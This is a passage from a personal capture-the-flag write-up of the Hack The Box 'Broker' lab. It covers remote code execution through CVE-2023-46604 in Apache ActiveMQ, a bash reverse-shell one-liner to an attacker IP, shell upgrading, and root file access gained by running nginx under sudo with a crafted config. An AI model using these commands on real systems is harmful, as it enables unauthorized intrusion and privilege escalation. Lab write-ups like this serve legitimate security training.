15. CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ (main ✘)✹✭ ▷ ./ActiveMQ-RCE -i 10.129.230.87 -u http://10.10.14.25:8001/poc-linux.xml
16. SUCCESS, well kind of. I was able to get a shell but it is broken.
17. I forgot to login as admin so maybe that could be the issue. Go to http://broker.htb and log in as "admin:admin"
18. I get a shell again, but it is a weak broken shell a second time.
19. I enter this bash oneliner s4vitar likes to use if you get a broken or weak shell.
20. bash -c 'bash -i >& /dev/tcp/10.10.14.25/443 0>&1' &
21. SUCCESS
22. I find out later that when executing the exploit. Do not write http:// for the target ip.
23. ./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-linux.xml
24. I did that and it still gave me a broken shell. Either way it is easy to resolve if you do get a broken shell.
```



```
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.129.230.87 36126
bash: cannot set terminal process group (879): Inappropriate ioctl
for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ whoami
whoami
activemq
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

```
~ ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.129.230.87 37536

whoami
activemq
bash -c 'bash -i >& /dev/tcp/10.10.14.25/443 0>&1'
```

Upgrade the shell

9. **Shell upgrade**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.230.87 36126
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ whoami
whoami
activemq
activemq@broker:/opt/apache-activemq-5.15.15/bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ^Z
[1]  + 19023 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 19023 continued  sudo nc -nlvp 443
                                          reset xterm
activemq@broker:/opt/apache-activemq-5.15.15/bin$ export TERM=xterm-256color
activemq@broker:/opt/apache-activemq-5.15.15/bin$ source /etc/skel/.bashrc
activemq@broker:/opt/apache-activemq-5.15.15/bin$ stty rows 41 columns 192
activemq@broker:/opt/apache-activemq-5.15.15/bin$ export SHELL=/bin/bash
activemq@broker:/opt/apache-activemq-5.15.15/bin$ echo $SHELL
/bin/bash
activemq@broker:/opt/apache-activemq-5.15.15/bin$ echo $TERM
xterm-256color
```

Begin enumeration as activemq

10. **Starting enumeration of HTB broker as user `activemq`**

```
1. activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
2. activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls -l
-rw-r--r--  1 activemq activemq  5597 Apr 20  2021 env <<<  I looked in here for passwords. Nothing.
3. activemq@broker:/opt/apache-activemq-5.15.15/bin$ cat /etc/os-release | grep -i code
VERSION_CODENAME=jammy
UBUNTU_CODENAME=jammy
4. activemq@broker:/opt/apache-activemq-5.15.15/bin$ cat /home/activemq/user.txt
12386adbcd1f88782c730282f6a60465
5. activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /root
bash: cd: /root: Permission denied
6. activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
7. activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls -l /usr/sbin/nginx
-rwxr-xr-x 1 root root 1170472 May 30  2023 /usr/sbin/nginx
8. activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo nginx
nginx: [emerg] bind() to 0.0.0.0:80 failed (98: Unknown error)
nginx: [emerg] bind() to 0.0.0.0:80 failed (98: Unknown error)
nginx: [emerg] bind() to 0.0.0.0:80 failed (98: Unknown error)
nginx: [emerg] bind() to 0.0.0.0:80 failed (98: Unknown error)
^Cnginx: [emerg] bind() to 0.0.0.0:80 failed (98: Unknown error)
nginx: [emerg] still could not bind()
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ^C
activemq@broker:/opt/apache-activemq-5.15.15/bin$ lsof -i:80
9. ActiveMQ is utilizing port 80. So we can not run 'sudo nginx' command.
```

Possible vector

11. **If I open up the help menu**

```
1. If I open up the help menu as root. I see something interesting.
2. activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo nginx -h
--------------------------------------------
Options:
  -?,-h         : this help
  -v            : show version and exit
  -V            : show version and configure options then exit
  -t            : test configuration and exit
  -T            : test configuration, dump it and exit
  -q            : suppress non-error messages during configuration testing
  -s signal     : send signal to a master process: stop, quit, reopen, reload
  -p prefix     : set prefix path (default: /usr/share/nginx/)
  -c filename   : set configuration file (default: /etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration file
----------------------------------------------
3. If you look at the -c flag. I could use this flag to point to the default config, but what if the default path was pointing to another file. Or what if we copy the default file name and execute this command from /tmp. It looks like this configuration could be manipulated.
4. activemq@broker:/opt/apache-activemq-5.15.15/bin$ cp /etc/nginx/nginx.conf /tmp/
5. activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /tmp/
6. activemq@broker:/tmp$ ls -l
total 4
-rw-r--r-- 1 activemq activemq 1447 May  9 07:19 nginx.conf
7. activemq@broker:/tmp$ nano nginx.conf
```

12. **I copied over `nginx.conf` to `/tmp` and something deleted it. Applocker or something**


```
1. activemq@broker:/opt/apache-activemq-5.15.15/bin$ cp /etc/nginx/nginx.conf /tmp/
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /tmp/
activemq@broker:/tmp$ ls -l
total 4
-rw-r--r-- 1 activemq activemq 1447 May  9 07:19 nginx.conf
activemq@broker:/tmp$ cat nginx.conf | grep www-data
cat: nginx.conf: No such file or directory
activemq@broker:/tmp$ ls -l
total 0
activemq@broker:/tmp$ mkdir 9402940lsd
activemq@broker:/tmp$ cd 940*
activemq@broker:/tmp/9402940lsd$ mkdir 777394820lkfsd
activemq@broker:/tmp/9402940lsd$ cd 777*
activemq@broker:/tmp/9402940lsd/777394820lkfsd$ cp /etc/nginx/nginx.conf /tmp/9402940lsd/777394820lkfsd/
activemq@broker:/tmp/9402940lsd/777394820lkfsd$ ls -l
total 4
-rw-r--r-- 1 activemq activemq 1447 May  9 07:23 nginx.conf
```

13. **We will need to replace everything in the `nginx.conf` file except a few lines. Scroll down I wind up copy and pasting `0xdf's` version of the malicious `nginx.conf` file.**

```
1. In the nginx.conf file we will need to replace www-data with root instead.
2. activemq@broker:/tmp/9402940lsd/777394820lkfsd$ head -n 4  nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;
3. nano nginx.conf
4. I once again get my /tmp/* deleted so I create another directory and do it again.
5. activemq@broker:/tmp/sldfjsldkjf/osifdsalkjdf$ nano nginx.conf
activemq@broker:/tmp/sldfjsldkjf/osifdsalkjdf$ sudo nginx -c /tmp/sldfjsldkjf/osifdsalkjdf/nginx.conf
```

```
6. Then visit the updated directory where nginx is hosting the port from.
7. http://10.129.230.87:1235/ <<< Random port you can pick anything.
```


14. **Here is a Recap of what just happened**



```
  GNU nano 6.2
user www-data;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

       server {
                listen     1235;
                root /;
                autoindex on;

       }
}
```

```
1. We copy over /etc/nginx/nginx.conf into /tmp/ <<< I like to create sub directories here but it is up to you.
2. Then we change the nginx.conf file to a different port and with autoindex on It will be viewable from other than localhost.
==========================================================
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
    }
}
==========================================================
3. Then I execute it.
4. activemq@broker:/tmp/sldfjsldkjf$ mkdir osifdsalkjdf
5. activemq@broker:/tmp/sldfjsldkjf$ cd osi*
6. activemq@broker:/tmp/sldfjsldkjf/osifdsalkjdf$ sudo nginx -c /tmp/sldfjsldkjf/osifdsalkjdf/nginx.conf
7. Then I go to port 1235 or whatever port you put in the nginx.conf fake file that is in /tmp/.
8. http://10.129.230.87:1235/
```

15. **The index page**


10.129.230.87:1235
Import bookmarks… Proxy list, free … Hack The Box :: L… http://hospital.h…

Index of /


```
../
bin/                                               06-Nov-2023 01:10                   -
boot/                                              06-Nov-2023 01:38                   -
dev/                                               08-May-2024 08:39                   -
etc/                                               07-Nov-2023 06:53                   -
home/                                              06-Nov-2023 01:18                   -
lib/                                               06-Nov-2023 00:57                   -
lib32/                                             17-Feb-2023 17:19                   -
lib64/                                             05-Nov-2023 02:36                   -
libx32/                                            17-Feb-2023 17:19                   -
lost+found/                                        27-Apr-2023 15:40                   -
media/                                             06-Nov-2023 01:18                   -
mnt/                                               17-Feb-2023 17:19                   -
opt/                                               06-Nov-2023 01:18                   -
proc/                                              08-May-2024 08:39                   -
root/                                              08-May-2024 08:39                   -
run/                                               08-May-2024 18:22                   -
sbin/                                              06-Nov-2023 01:10                   -
srv/                                               06-Nov-2023 01:18                   -
sys/                                               08-May-2024 08:39                   -
tmp/                                               09-May-2024 07:42                   -
usr/                                               17-Feb-2023 17:19                   -
var/                                               05-Nov-2023 01:43                   -
```

0xdf for the Priv ESC help

16. **FAIL,** `403 Unauthorized`


```
1. What?! I did everything right. Well I am not sure what part I got wrong, but when I navigated to /root/root.txt I get permission denied.
2. So, I checked out 0xdf priv ESC to see what he did. Which is what I usually do if I get stuck. Everything was the same as S4vitar example except a couple of minor things.
3. I then execute the file like before.
activemq@broker:/tmp$ sudo /usr/sbin/nginx -c /tmp/nginx.conf
4. I then visit the browser page like before. Except this time it worked.
http://10.129.230.87:1337/root/root.txt
55533126aefc791a113156674248af30
```

16. **The differences were slight**




```
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
    }
}
```

```
1. I think maybe the spacing because the files are the same. Except for the port number.
2. 0xdf used '/dev/shm' I used '/tmp' and both worked. The error was most likely that I created the extra sub-directories under '/tmp/'
3. activemq@broker:/tmp/sldfjsldkjf/osifdsalkjdf$ sudo nginx -c /tmp/sldfjsldkjf/osifdsalkjdf/nginx.conf
4. Maybe that messed it. Either way it worked out in the end I just needed to fiddle with it a few times.
```



```
55533126aefc791a113156674248af30
```

PWNED




Post Exploitation

17. **Post Exploitation & comments.**

```
Normally, I am tired after rooting a box, but I needed to do this and it is fun.
If you are taking the OSCP exam. Getting the root flag will not suffice.
You will have to get a root in order to get the points for the box.
Root has an '/root/.ssh/authorized_keys' folder. We can inject our public key into this folder and ssh in as root.
```

